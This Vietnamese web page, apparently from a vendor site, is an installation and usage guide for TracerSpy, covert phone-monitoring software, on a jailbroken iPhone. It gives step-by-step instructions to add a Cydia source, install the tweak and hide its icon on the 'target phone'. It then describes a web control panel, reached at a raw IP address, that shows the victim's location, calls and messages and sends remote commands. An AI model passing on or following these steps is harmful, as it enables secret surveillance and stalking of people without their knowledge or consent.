

Hướng dẫn cài đặt
Hướng dẫn cài đặt lên iPhone đã Jailbreak 18

Hướng Dẫn Cài Đặt lên iPhone iOS Đã Jailbreak Với TracerSpy
Để hướng dẫn cài đặt iPhone đạt hiệu quả và hạn chế các lỗi trong quá trình sử dụng, người dùng nên chuẩn bị đầy đủ các điều kiện trước khi tiến hành cài đặt. Một quy trình hướng dẫn cài đặt iPhone đúng sẽ bao gồm kiểm tra thiết bị đã Jailbreak, kết nối Internet ổn định, cấu hình Cydia, cài đặt TracerSpy và kích hoạt tài khoản bằng email đã đăng ký. Sau khi hoàn tất hướng dẫn cài đặt iPhone, bạn có thể đăng nhập vào bảng điều khiển để kiểm tra các chức năng, quản lý thiết bị và thực hiện các thiết lập phù hợp với nhu cầu sử dụng.
– Video hướng dẫn cài đặt lên iPhone iOS đã Jailbreak: Video1
Mô tả các bước hướng dẫn cài đặt lên điện thoại iPhone iOS đã Jailbreak
a/ Tóm tắt hướng dẫn cài đặt Tracerspy theo dõi điện thoại iPhone:
1/ Vào Cydia –> Các nguồn –> Sửa –> Thêm –> Nhập URL Cydia/APT ( nhập Links vào khung trống – Bấm thêm nguồn) –> Trở lại Cydia –> Chọn thamtu24h –> Chọn tinh chỉnh –> Chọn Deprox à điều chỉnh à –> Chọn Cài đặt –> Chọn Xác nhận –> Chọn Khởi động lại ( SpringBoard) — >
2/ Chọn Deprox ( ở ngoài menu) nhập địa chỉ Email của bạn ( không cần nhập pass) –> Chọn Ok.
a/Chọn thiết lập dữ liệu ( đánh dấu chức năng bạn cần) –>
b/ Thiết lập ứng dụng -> chọn ẩn ứng dụng->ok
c/Chọn Gửi thết lập ( Chọn Upload Settings)
d/ Bấm nút Home iPhone.
3/ Tiếp theo đăng nhập email đã đăng ký ( Kiểm tra hộp thư email đã đăng ký, Mật khẩu đã tự động gửi đến email)
Hướng dẫn cài đặt Tracerspy lên điện thoại iPhone đã Jailbreak “bằng hình ảnh”


Hướng dẫn sử dụng Tracerspy theo dõi điện thoại iPhone iOS
- Kiểm tra Email của bạn, Phần mềm đã tự động gởi email mà bạn đã đăng ký.
- Hãy đăng nhập vào tài khoản của bạn để kiểm tra thông tin
Nếu bạn đã lựa chọn trước tính năng trên tải khoảng của bạn. bạn chỉ cần chọn vào Download Setting
Nhập email và password mà bạn đã đăng ký vào Trang đăng nhập : http://185.167.98.211/central/
Sau khi bạn cài đặt Tracerspy vào điện thoại mục tiêu… Bạn sẽ được cấp một tài khoản quản lý điện thoại mục tiêu đó… Tài khoản này đã tự động gởi đến email mà bạn đã đăng ký trước đó…
Sau khi đăng nhập bạn thấy ngay các cột báo cáo chức năng đã tải lên và đang hoạt động “vị trí, danh sách gọi, tin nhắn…”
Bạn có thể kiểm tra các chi tiết các chức năng từ phần màu đen bên trái…
Bạn lựa chọn chức năng từ Account Settings ở đây: Sau đó Save
Bạn vào mục Settings kiểm tra thông tin của bạn và thời gian sử dụng mà bạn đã đăng ký...
Bạn có thể tùy chỉnh, tắt hoặc mở các chức năng mà bạn cần bên dưới… sau đó lưu lại ” Save”
Cuối cùng phần màu đen bên trái bạn là lệnh điều khiển ” Send a command” ở đây bạn có thể lựa chọn các cấu hình từ xa để điều khiển những chức năng bạn cần trên điện thoại mục tiêu, các lệnh này trình tự xếp hàng trên bảng điều khiển đến khi được gởi đi…
 Bài viết liên quan
 Bài viết liên quan
- TracerSpy tương thích với Windows và Mac OS 10x
- 2 cách cài TracerSpy tương thích iPhone và iPad
- SỐ 1 THIẾT BỊ CÓ HỆ ĐIỀU HÀNH ANDROID
- HƯỚNG DẪN CÀI TRACERSPY LÊN MAC OS 10
- Hướng dẫn cài đặt trên Android 14
 Video hướng dẫn
 TikTok liên quan
 Facebook & Livestream